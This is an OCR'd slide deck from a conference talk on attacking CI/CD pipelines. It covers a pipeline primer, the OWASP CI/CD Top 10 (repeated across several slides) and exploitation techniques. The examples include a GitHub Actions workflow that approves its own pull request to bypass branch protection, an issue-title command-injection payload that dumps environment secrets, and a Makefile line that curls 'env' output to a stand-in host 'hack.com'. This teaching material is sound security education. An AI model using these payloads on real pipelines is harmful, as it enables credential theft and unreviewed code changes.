
How to:
Smoke a Pipeline

whoami

- Tyler Welton
- Owner of **Untamed Theory**
- Principal Security Architect
  @ Built Technologies
- Hack things and speak about them
- Contributor to
  OWASP CI/CD Top 10



Overview

- INTRO / Crash Course to CI/CD pipelines
- Common Vulnerabilities - (OWASP - CI/CD Top 10)
- Fun ways to Exploit (smoke) pipelines
- Poisoned Pipeline Execution (PPE)
- Examples from the wild
- Teaching you to smoke… pipelines

Intro
Crash Course
CI/CD

INTRO - Definitions

CI - Continuous Integration

CD - Continuous Delivery

“One or more systems/processes integrated together for the purpose of increasing the frequency and speed at which code is developed and released.”

- Wayne Gretzky
    - Michael Scott
        - Tyler Welton


INTRO - Purpose& Characteristics

- Intended to improve SPEED & FREQUENCY
- Development drove micro-service architecture
- Multiple Disparate Systems
- Code Repository Centric
- Jobs Triggered by Events


INTRO - Purpose& Characteristics

- CI - Automate Testing, Scanning, Quality
- CD - Automate Packing, Compiling, Releasing


INTRO - Components of a CI/CD Pipeline




INTRO - Components of a CI/CD Pipeline




INTRO - Components of a CI/CD Pipeline




INTRO - Components of a CI/CD Pipeline



INTRO - Components of a CI/CD



INTRO - Components of a CI/CD Pipeline



- GitHub
- GitLab
- BitBucket
- SVN
- Mercurial

- Jenkins
- GitHub Actions
- GitLab Runner
- CircleCI
- Azure Devops Pipelines

Artifacts
- Docker image
- Zip file of code

Artifact Repos
- DockerHub
- Artifactory

INTRO - Configurations

- File at root of code repository
- Triggering Events
- Contain Steps
- Shell Scripting
- Integrate w/ other systems

INTRO - Config Jenkinsfile

Jenkinsfile (Declarative Pipeline)

```
pipeline {
    agent any

    stages {
        stage('Build') {
            steps {
                echo 'Building..'
            }
        }
        stage('Test') {
            steps {
                echo 'Testing..'
            }
        }
        stage('Deploy') {
            steps {
                echo 'Deploying....'
            }
        }
    }
}
```

https://www.jenkins.io/doc/book/pipeline/jenkinsfile/

INTRO - Config GitHub Actions

```yaml
name: Demo Python Workflow
on: [push]
jobs:
  build:
    runs-on: ubuntu-latest
    strategy:
      matrix:
        python-version: ["3.8", "3.10"]

    steps:
      - uses: actions/checkout@v3
      - name: Set up Python for Demo
        uses: actions/setup-python@v4
        with:
          python-version: ${{ matrix.python-version }}
      - name: Install dependencies for demo Python project
        run: |
          python -m pip install --upgrade pip
          pip install flake8 pytest
          if [ -f requirements.txt ]; then pip install -r requirements.txt; fi
      - name: Linting project with flake8
        run: |
          flake8 . --count --select=E9,F63,F7,F82 --show-source --statistics
          flake8 . --count --exit-zero --max-complexity=10 --max-line-length=127 --statistics
      - name: Testing the project using pytest
        run: |
          pip install pytest
          pip install pytest-cov
          pytest tests.py --doctest-modules --junitxml=junit/test-results.xml --cov=com --cov-report=xml
```

https://codefresh.io/learn/github-actions/github-actions-tutorial-and-examples/

Vulnerabilities & OWASP Top 10

Top 10 **CI/CD Security** Risks

CICD-SEC-1 **Insufficient Flow Control Mechanisms**

CICD-SEC-2 **Inadequate Identity and Access Management**

CICD-SEC-3 **Dependency Chain Abuse**

CICD-SEC-4 **Poisoned Pipeline Execution (PPE)**

CICD-SEC-5 **Insufficient PBAC (Pipeline-Based Access Controls)**

CICD-SEC-6 **Insufficient Credential Hygiene**

CICD-SEC-7 **Insecure System Configuration**

CICD-SEC-8 **Ungoverned Usage of 3rd Party Services**

CICD-SEC-9 **Improper Artifact Integrity Validation**

CICD-SEC-10 **Insufficient Logging and Visibility**

OWASP

Top 10 CI/CD Security Risks

CICD-SEC-1 Insufficient Flow Control Mechanisms

CICD-SEC-2 Inadequate Identity and Access Management

CICD-SEC-3 Dependency Chain Abuse

CICD-SEC-4 Poisoned Pipeline Execution (PPE)

CICD-SEC-5 Insufficient PBAC (Pipeline-Based Access Controls)

CICD-SEC-6 Insufficient Credential Hygiene

CICD-SEC-7 Insecure System Configuration

CICD-SEC-8 Ungoverned Usage of 3rd Party Services

CICD-SEC-9 Improper Artifact Integrity Validation

CICD-SEC-10 Insufficient Logging and Visibility

OWASP

Top 10 CI/CD Security Risks

CICD-SEC-1 Insufficient Flow Control Mechanisms

CICD-SEC-2 Inadequate Identity and Access Management

CICD-SEC-3 Dependency Chain Abuse

CICD-SEC-4 Poisoned Pipeline Execution (PPE)

CICD-SEC-5 Insufficient PBAC (Pipeline-Based Access Controls)

CICD-SEC-6 Insufficient Credential Hygiene

CICD-SEC-7 Insecure System Configuration

CICD-SEC-8 Ungoverned Usage of 3rd Party Services

CICD-SEC-9 Improper Artifact Integrity Validation

CICD-SEC-10 Insufficient Logging and Visibility

OWASP

Top 10 CI/CD Security Risks

CICD-SEC-1 Insufficient Flow Control Mechanisms

CICD-SEC-2 Inadequate Identity and Access Management

CICD-SEC-3 Dependency Chain Abuse

CICD-SEC-4 Poisoned Pipeline Execution (PPE)

CICD-SEC-5 Insufficient PBAC (Pipeline-Based Access Controls)

CICD-SEC-6 Insufficient Credential Hygiene

CICD-SEC-7 Insecure System Configuration

CICD-SEC-8 Ungoverned Usage of 3rd Party Services

CICD-SEC-9 Improper Artifact Integrity Validation

CICD-SEC-10 Insufficient Logging and Visibility

OWASP

Vulnerabilities - General Weaknesses

- Creative configuration exploitation
- Vulnerability stacking
- Each individual service may be functioning exactly as intended

Vulnerabilities - Code REPO Weaknesses

- Code builds before merging
- Builds triggered from PRs, commits, etc. (before humans)
- Repos hold downstream instructions
- Build configurations normally in root of repo

Exploitation - Smoking Pipelines

Parts of Exploit

Techniques

Putting it all together

Parts of Exploit

1. Entrypoint & Ingress
2. Leveraged Components
    a. Components used intentionally or unintentionally as part of attack
3. Target Component

Parts of Exploit

1. Entrypoint & Ingress
2. Leveraged Components
    a. Components used intentionally or unintentionally as part of attack
3. Target Component
    a. Code - Malicious Change
    b. Credentials - Steal
    c. Build Artifact (container) - Compromise/mitm

TECHNIQUE 1
Exploit Trust

CICD-SEC-1 Insufficient Flow Control Mechanisms
CICD-SEC-5 Insufficient Pipeline-based Access Controls (PBAC)
CICD-SEC-7 Insecure System Configuration

- Remember: Services may be functioning as intended

- Permission settings available might differ between two connected services in the pipeline

Example - Flow Control PrivEsc GH Actions

Target Component: Code Repo
Entry Point: GH Actions Config (via Pull Request)

- Flaw specifically in GitHub Actions CI
- Uses Privilege Escalation to request write permission for action
- Approves its own Pull Request
- Bypassing Branch Protection Rules

https://www.cidersecurity.io/blog/research/bypassing-required-reviews-using-github-actions/


Example - Flow Control PrivEsc GH Actions

```yaml
name: APPROVE

on: pull_request # run on pull request events

permissions:
  pull-requests: write # grant write permission on the pull-requests endpoint
jobs:
  approve:
    runs-on: ubuntu-latest

    steps:
      - run: | # approve the pull request
          curl --request POST \
          --url https://api.github.com/repos/${{github.repository}}/pulls/${{github.event.number}}/reviews \
          --header 'authorization: Bearer ${{ secrets.GITHUB_TOKEN }}' \
          --header 'content-type: application/json' \
          -d '{"event":"APPROVE"}'
```

https://www.cidersecurity.io/blog/research/bypassing-required-reviews-using-github-actions/

Example - Flow Control PrivEsc GH Actions

Target Component: Code Repo
Entry Point: GH Actions
Config (via Pull Request)



https://www.cidersecurity.io/blog/research/bypassing-required-reviews-using-github-actions/

TECHNIQUE 2
-Credentials

CICD-SEC-1 Insufficient Flow Control Mechanisms

- Each System in Pipeline has credentials
    - API tokens
    - Down/Up-stream integrations
    - Encryption keys
    - Cloud Infrastructure Credentials

Tactics:
Credential Recon

Method 1: ‘env’ command

- ENV variables store:
  - Secrets
  - Useful Metadata
- Can be run on many systems of a pipeline
  - CI, CD, Test jobs, etc.

Poisoned Pipeline Execution

(Technique 3)

TECHNIQUE 3
Poisoned Pipeline Execution

CICD-SEC-2 Inadequate IAM
CICD-SEC-4 Poisoned Pipeline Execution

- **Entrypoint**:
  - CI Config File
  - Executed via various SCM triggers
    - Pull Request
    - Issue Creation
    - Push

- Remember: Config can be changed by the user/attacker (sometimes)

- Remember: Config in repo holds downstream instructions

TECHNIQUE 3
Poisoned Pipeline Execution

Types of PPE

- Direct PPE
- Indirect PPE
- 3PE

DIRECT PPE (D-PPE)

```yaml
name: Example Injection

on:
  issues:
    types: [opened]

jobs:
  print_issue_title:
    runs-on: ubuntu-latest

    name: Print issue title
    steps:
    - run: echo "${{github.event.issue.title}}"
```

DIRECT PPE (D-PPE)

```
new issue title" && env && echo "
```

```yaml
name: Example Injection

on:
  issues:
    types: [opened]

jobs:
  print_issue_title:
    runs-on: ubuntu-latest

    name: Print issue title
    steps:
    - run: echo "${{github.event.issue.title}}"
```

DIRECT PPE (D-PPE)

```yaml
name: Example Injection

on:
  issues:
    types: [opened]

jobs:
  print_issue_title:
    runs-on: ubuntu-latest

    name: Print issue title
    steps:
    - run: echo "${{github.event.issue.title}}"
```

```
new issue title" && env && echo "
```

```
echo "new issue title" && env && echo ""
```

Indirect PPE (I-PPE)

- Indirect PPE needed when Direct PPE is not an option
  - Source Control Permissions (eg. GitHub first time contrib)
  - No attacker triggers available
  - Protected Branches/Configs

- Exploit files referenced by CI job
  - Makefile
  - Scripts referenced that are stored in same repo
  - Tests and test files
  - Linters, security scanners

Indirect PPE (I-PPE)

```
pipeline {
    agent any
    stages {
        stage('build') {
            steps {
                withAWS(credentials: 'AWS_key', region: 'us-east-1') {
                        sh 'make build'
                        sh 'make clean'
                }
            }
        }
        stage('test') {
            steps {
                sh 'go test -v ./...'
...
```

Jenkinsfile

https://owasp.org/www-project-top-10-ci-cd-security-risks/CICD-SEC-04-Poisoned-Pipeline-Execution

Indirect PPE (I-PPE)

```
pipeline {
    agent any
    stages {
        stage('build') {
            steps {
                withAWS(credentials: 'AWS_key', region: 'us-east-1') {
                        sh 'make build'
                        sh 'make clean'
                }
            }
        }
        stage('test') {
            steps {
                sh 'go test -v ./...'
...
```

Jenkinsfile

```
build:
    curl -d "$$(env)" hack.com

clean:
    echo "cleaning…"
```

Makefile

https://owasp.org/www-project-top-10-ci-cd-security-risks/CICD-SEC-04-Poisoned-Pipeline-Execution

—

